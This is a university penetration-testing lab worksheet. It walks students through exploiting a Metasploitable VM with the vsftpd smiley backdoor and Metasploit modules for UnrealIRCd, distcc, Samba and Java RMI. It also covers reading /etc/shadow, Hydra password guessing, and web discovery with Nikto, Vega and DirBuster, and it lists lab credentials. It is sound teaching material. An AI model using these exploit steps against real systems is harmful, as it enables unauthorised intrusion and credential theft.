Lab 7: Backdoors, Weak Passwords and Web Discovery

Aim

The first aim of this lab is to use Metasploit modules in order to exploit backdoor vulnerabilities on Metasploitable VM and get a shell. The second aim of this lab is to provide a foundation in performing security testing of web applications with particular focus on Web scanning and Web discovery using different techniques such as: manual fingerprinting and different tools such as: Nikto, Vega and DirBuster.

Activities:

Complete Lab 5: Backdoors, Weak Passwords and Web Discovery.

Time to Complete: 2-3 hours

Learning activities:

At the end of this lab, you should understand:

- How to use Metasploit modules to exploit backdoors on Metasploitable.
- How to Manually Fingerprinting the Web Server using netcat or telnet
- How to Enumerate the Web Server using Nikto
- How to Spider the Web Application using Vega
- How to Finding Web Application Hidden Content using DirBuster

A Lab Overview

Our challenge is to analyse backdoors, weak passwords and web discovery. Figure 1 shows an overview of the system.

Demo: https://youtu.be/gpS0Cftx7ao

We will be using ALLOCATION A [Link] http://asecuritysite.com/csn10107/prep

Your **Kali DMZ** and your **Metasploitable DMZ** should be sitting in the same domain, having an IP address and being able to ping each other.



Figure 1: Testing infrastructure

B Backdoors

On port 21, Metasploitable2 runs vsftpd. Vsftp is a popular FTP server. This particular version of Metasploitable contains a backdoor which was quickly identified and removed. If a user sends a username that ends with a happy face ":)", the backdoored version will open a listening shell on port 6200. On Ubuntu terminal type:

```
root@ubuntu:~# telnet $IPMETA$ 21
Trying 192.168.99.131...
Connected to 10.200.0.1.
Escape character is '^]'.
220 (vsFTPd 2.3.4)
user mybackdoor:)
331 Please specify the password.
pass none
^]
telnet> quit

Connection closed.

root@ubuntu:~# telnet $IPMETA$ 6200
Trying 10.200.0.1...
Connected to 10.200.0.1.
Escape character is '^]'.
id;
uid=0(root) gid=0(root)
```

Now try the following, and determine what you get:

```
echo $PWD
echo $OSTYPE
echo $MACHTYPE
echo $GROUPS
```

The UnrealRCD IRC daemon runs on port 6667 on Metasploitable2. This version of Metasploitable has a backdoor triggered by sending the letters "AB" following by a system command to the server on any listening port. Metasploit has a module ***"exploit/unix/irc/unreal_ircd_3281_backdoor"*** to exploit this in order to get a shell. On Kali Linux type:

```
msfconsole
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf  exploit(unreal_ircd_3281_backdoor) > set RHOST $IPMETA$
msf  exploit(unreal_ircd_3281_backdoor) > exploit
[*] Started reverse double handler
[*] Connected to 10.200.0.239:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your
hostname; using your IP address instead
[*] Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo EuOnaOIiLuzxAmSN;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "EuOnaOIiLuzxAmSN\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (10.200.0.206:4444 ->
10.200.0.239:57039) at 2015-03-09 17:56:44 -0400

id

uid=0(root) gid=0(root)
```

Now try the following, and determine what you get:

```
pwd
ls
ps
cd etc
cat passwd
cat shadow
```

In addition to the malicious backdoors in the previous section, some services are almost backdoors by their very nature e.g. **distccd** server is used to perform large-scale compiler task. A hacker can abuse this service to run a command of their choice. Metasploit has a module ***"exploit/unix/misc/distcc_exec"*** to exploit this. On Kali Linux type:
(**Hint:** press ***Ctrl+ C*** to exit the previous command and then type ***back*** to exit the previous module without exiting msfconsole):

```
msfconsole
msf > use exploit/unix/misc/distcc_exec
msf  exploit(distcc_exec) > set RHOST $IPMETA$
msf  exploit(distcc_exec) > exploit
[*] Started reverse double handler
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo OsYn6DSuN4gp4cBb;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "OsYn6DSuN4gp4cBb\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (10.200.0.206:4444 ->
10.200.0.239:46007) at 2015-03-09 18:03:46 -0400
```

```
id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
```

Now perform the following and outline the results:

whoami

set

pwd

cd etc
    cat passwd
    cat shadow

Samba is used to share files, but can also be used to create a backdoor to access files that were not meant to be shared. Metasploit has a module ***"auxiliary/admin/smb/samba_symlink_traversal"*** to exploit this.
On Kali Linux type – we want to mount the whole file system to tmp :

```
root@kali:~# smbclient -L //$IPMETA$ -U%
Domain=[WORKGROUP] OS=[Unix] Server=[Samba 3.0.20-Debian]

   Sharename       Type      Comment
   ---------       ----      -------
   print$          Disk      Printer Drivers
   tmp             Disk      oh noes!
   opt             Disk
   IPC$            IPC       IPC Service (metasploitable server (Samba
3.0.20-Debian))
   ADMIN$          IPC       IPC Service (metasploitable server (Samba
3.0.20-Debian))
root@ubuntu:~# msfconsole
msf > use auxiliary/admin/smb/samba_symlink_traversal
msf  auxiliary(samba_symlink_traversal) > set RHOST $IPMETA$
msf  auxiliary(samba_symlink_traversal) > set SMBSHARE tmp
msf  auxiliary(samba_symlink_traversal) > exploit
[*] Connecting to the server...
[*] Trying to mount writeable share 'tmp'...
[*] Trying to link 'rootfs' to the root filesystem...
[*] Now access the following share to browse the root filesystem:
[*]  \\10.200.0.239\tmp\rootfs\ --- This means that the whole file system
is mounted to tmp

[*] Auxiliary module execution completed
msf  auxiliary(samba_symlink_traversal) > exit

root@ubuntu:~# smbclient //$IPMETA$/tmp

Anonymous login successful
```

Outline what you see for the tmp share:

Now perform an `ls`.

What are the folders on the system.

Now we will grab the passwd file:

```
smb: \> cd rootfs
smb: \rootfs\> cd etc
smb: \rootfs\etc\> more passwd
getting file \rootfs\etc\passwd of size 1581 as /tmp/smbmore.5h0OzV (514.6
KiloBytes/sec) (average 514.6 KiloBytes/sec)
```

Outline some of the users in passwd file:

The MS-RPC methods used in smbd on Samba (3.0.0 to 3.0.25rc3) allowed a remote shell using shell metacharacters (CVE-2007-2447)- exploiting smb daemon:

```
msf > use exploit/multi/samba/usermap_script
msf exploit(usermap_script) > set RHOST $IPMETA$
msf exploit(usermap_script) > exploit
[*] Started reverse double handler
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo sjT7l2XVxJpmrLxW;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "sjT7l2XVxJpmrLxW\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (10.200.0.206:4444 ->
10.200.0.239:51637) at 2015-03-09 18:39:24 -0400
```

Confirm that you can run the following commands:

whoami
id
ls
cd etc
cat passwd
cat shadow

C Weak passwords

In addition to the backdoors, Metasploitable2 has weak passwords for systems and database server accounts e.g. usernames that have matching passwords.

The following users have weak passwords (for rlogin):

msfadmin

user
postgres
sys
klog
service

Using hydra on Kali, determine the passwords. Hint … use a password that is the same as the user …napier123… think about numeric sequences … and who is Robin's partner. What are the passwords for the users.

Hint on Kali make list-user and list_password files and then type:

```
# hydra -L list_user -P list_password [IP META] ftp
```

Java RMI is the remote object invocation service and can be used to run remote processes. The RMI provides remote communication between the applications using two objects stub and skeleton. It can be exploit a backdoor in the Java RMI server. Metasploit has a module "***exploit/multi/misc/java_rmi_server***" to exploit this. First start Wireshark (*tcp.flags.syn==1 >> follow TCP stream, Pk means zip file*) and then perform the exploit:

```
msf > use exploit/multi/misc/java_rmi_server
msf  exploit(java_rmi_server) > set LHOST $IPKALI$
msf  exploit(java_rmi_server) > set RPORT 1099
msf  exploit(java_rmi_server) > set LPORT 25882
msf  exploit(java_rmi_server) > set SRVPORT 8080
msf  exploit(java_rmi_server) > set RHOST $IPMETA$
msf  exploit(java_rmi_server) > set PAYLOAD java/meterpreter/bind_tcp
msf  exploit(java_rmi_server) > set TARGET 0
msf  exploit(java_rmi_server) > set SRVHOST 0.0.0.0
msf  exploit(java_rmi_server) > exploit -j
[*] Exploit running as background job.
[*] Started bind handler
msf exploit(java_rmi_server) > [*] Using URL:
http://0.0.0.0:8080/Cj3PIjjEEFxcH
[*]  Local IP: http://10.200.0.206:8080/Cj3PIjjEEFxcH
[*] Connected and sending request for
http://10.200.0.206:8080/Cj3PIjjEEFxcH/X.jar
[*] 10.200.0.239     java_rmi_server - Replied to request for payload JAR
[*] Sending stage (30355 bytes) to 10.200.0.239
[+] Target 10.200.0.239:1099 may be exploitable...
[*] Meterpreter session 1 opened (10.200.0.206:40241 ->
10.200.0.239:25882) at 2015-03-09 18:49:42 -0400
[*] Server stopped.
```

In Wireshark can you find the request for a Jar file? What is its name, and what is the reply?

We have now installed the meterpreter, and can recall the background session with:

```
Sessions

Sessions -i 1
```

Now determine:

```
sysinfo

getuid

ipconfig
```

Can you get access to the /etc/password: Yes/No

Can you see the hashed passwords: Yes/No

Can you get access to the /etc/shadow file: Yes/No

Can you see the hashed passwords: Yes/No

Now copy the values in the /etc/shadow file such as:

```
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
```

Now, on Kali, check the user names that you determined, using the command of the form:

```
openssl passwd -1 -salt HESu9xrH user
```

Can you verify the user names and passwords determined?

D Web discovery

Port Scanning/Fingerprint Web Services

Port scan of your Metasploit host ([IP META]) for default Web TCP ports of 80, and 8080.

```
root@kali:~# nmap -n -Pn -sS -p80,8080 $IPMETA$
Starting Nmap 6.25 ( http://nmap.org ) at 2014-05-26 14:52 EDT
Nmap scan report for 10.200.0.47
Host is up (0.00067s latency).
PORT     STATE  SERVICE
80/tcp   open   http
8080/tcp closed http-proxy
MAC Address: 00:50:56:AB:19:3A (VMware)
```

Which web service ports in total are open on the target machine?

Which web server product is running?

Nmap can be used to identify some of the details of the Web server by sending an HTTP request method, such as a HEAD, GET or OPTIONS, and then analysing the response. Now perform service fingerprinting using –sV, on the same ports.

```
root@kali:~# nmap -sV -p80,8080 $IPMETA$
```

Which version of the web server is running?

What extra process was performed by nmap to get the version?

Manually Fingerprinting the Web Server

Perform a similar manual fingerprinting of the web service using **netcat**, or a **telnet** client:

nc **$IPMETA$** *web_service_port*
HEAD / HTTP/1.0
<RETURN> <RETURN>

Which web server product is reported?

Which version of the server software is shown to be running?

Can you tell of any server-side web application technology being used?

```
root@kali:~# nc 10.200.0.47 80
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Date: Mon, 20 Feb 2017 10:06:51 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Connection: close
Content-Type: text/html
```

Another HTTP method you can use is OPTIONS which can return the HTTP methods available for the service:

nc **$IPMETA$** *web_service_port*
OPTIONS / HTTP/1.0
<RETURN> <RETURN>

Which HTTP methods does the target web service return?

Go to your Metasploit image, and examine the **/var/log/apache2/access.**log file.
What can you observe from the log:

Enumerate the Web Server

Nikto is an advanced Web server security scanner. Run Wireshark on Kali (with a filter on `ip.addr==[IP META]`), and Nikto against the Metasploit server using the following:

```
root@kali:~# nikto -h [IP META]
```

Has Nikto returned any Services running on the targets which might not be the up to date versions?

How many vulnerabilities has Nikto returned from the Offensive Security Vulnerability DB (OSVDB)?

One of the risks is that the phpinfo.php file is accessable. Try and access this file, and outline why it is a risk?

From the scan, which directories are viewable on the Web server? Go into these folders, and outline what they contain?

The Nikto results should be similar to the following:

```
root@kali:~# nikto -h 10.200.0.47
- Nikto v2.1.4
---------------------------------------------------------------------------
+ Target IP:          10.200.0.47
+ Target Hostname:    10.200.0.47
+ Target Port:        80
+ Start Time:         2017-02-20 10:07:18
---------------------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.2.17). Apache
1.3.42 (final release) and 2.0.64 are also current.
+ DEBUG HTTP verb may show server debugging information. See
http://msdn.microsoft.com/en-us/library/e8z01xdh%28VS.80%29.aspx for details.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
```

```
+ OSVDB-3233: /phpinfo.php: Contains PHP configuration information
+ OSVDB-3268: /doc/: Directory indexing found.
+ OSVDB-48: /doc/: The /doc/ directory is browsable. This may be /usr/doc.
+ OSVDB-12184: /index.php?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals
potentially sensitive information via certain HTTP requests that contain specific
QUERY strings.
+ OSVDB-3092: /phpMyAdmin/: phpMyAdmin is for managing MySQL databases, and should
be protected or limited to authorized hosts.
+ OSVDB-3268: /test/: Directory indexing found.
+ OSVDB-3092: /test/: This might be interesting...
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 6448 items checked: 1 error(s) and 13 item(s) reported on remote host
+ End Time:           2014-05-27 15:02:07 (37 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Examine your Wireshark trace, and examine the **/var/log/apache2/access.log** file on Metasploit. From these answer the following questions:

How does Nikto determine the file structure on the Web server:

How could you uniquely detect this scan:

Spider the Web Application

Vega is a free and open source web security scanner and web security testing platform to test the security of web applications. Vega can help you find and validate SQL Injection, Cross-Site Scripting (XSS), inadvertently disclosed sensitive information, and other vulnerabilities.

Run Wireshark and Vega (on your Kali type: ***sudo vego***). Scan the Metasploitable instance (use: ***scanner tab*** and ***MetasploitableIP***) and from this determine the following:

The top level structure of the Web site:

Outline the Top 5 High alerts:

Examine your Wireshark trace, and examine the /var/log/apache2/access.log file on Metasploit. How does vega determine the file structure on the Web server:

How could you uniquely detect this scan:

Finding Web Application Hidden Content

DirBuster is a web application directory and file scanner. It is a multi threaded java application designed to brute force directories and files names on web/application servers. Often is the case now of what looks like a web server in a state of default installation is actually not, and has pages and applications hidden within. In Kali, run it with:

```
sudo dirBuster
```

Enter your target (Metasploit host IP – don't forget http at the beginning) and increase the number of threads. Next select **directory-list-2.3-small.txt** from (Figure 2):

/usr/share/dirbuster/wordlists/directory-list-2.3-small.txt



Figure 2: Dirbuster

Then click ***Start***.

The full scan will take some time (Figure 3), so just let it run for a few minutes, and then **Stop**. Next view the tree structure, and outline – go to Results- Tree View:

Identify five top level folders: Identify five PHP files and the folders they are in:



Figure 3: Sample Dirbuster result

Appendix

User logins:

Ubuntu	User: napier, Password: napier123
Windows	User: Administrator, Password: napier
Pfsense	User: admin, Password: pfsense
Kali	User: root, Password: toor
Metasploitable	User: msfadmin, Password: napier123

Name server (8.8.8.8).

References

- Offensive Security Training, Certifications and Services – Metasploit – Auxiliary modules, available at: https://www.offensive-security.com/metasploit-unleashed/auxiliary-module-reference
- Agarwal, M., & Singh, A. (2013). Metasploit penetration testing cookbook. Packt Publishing Ltd.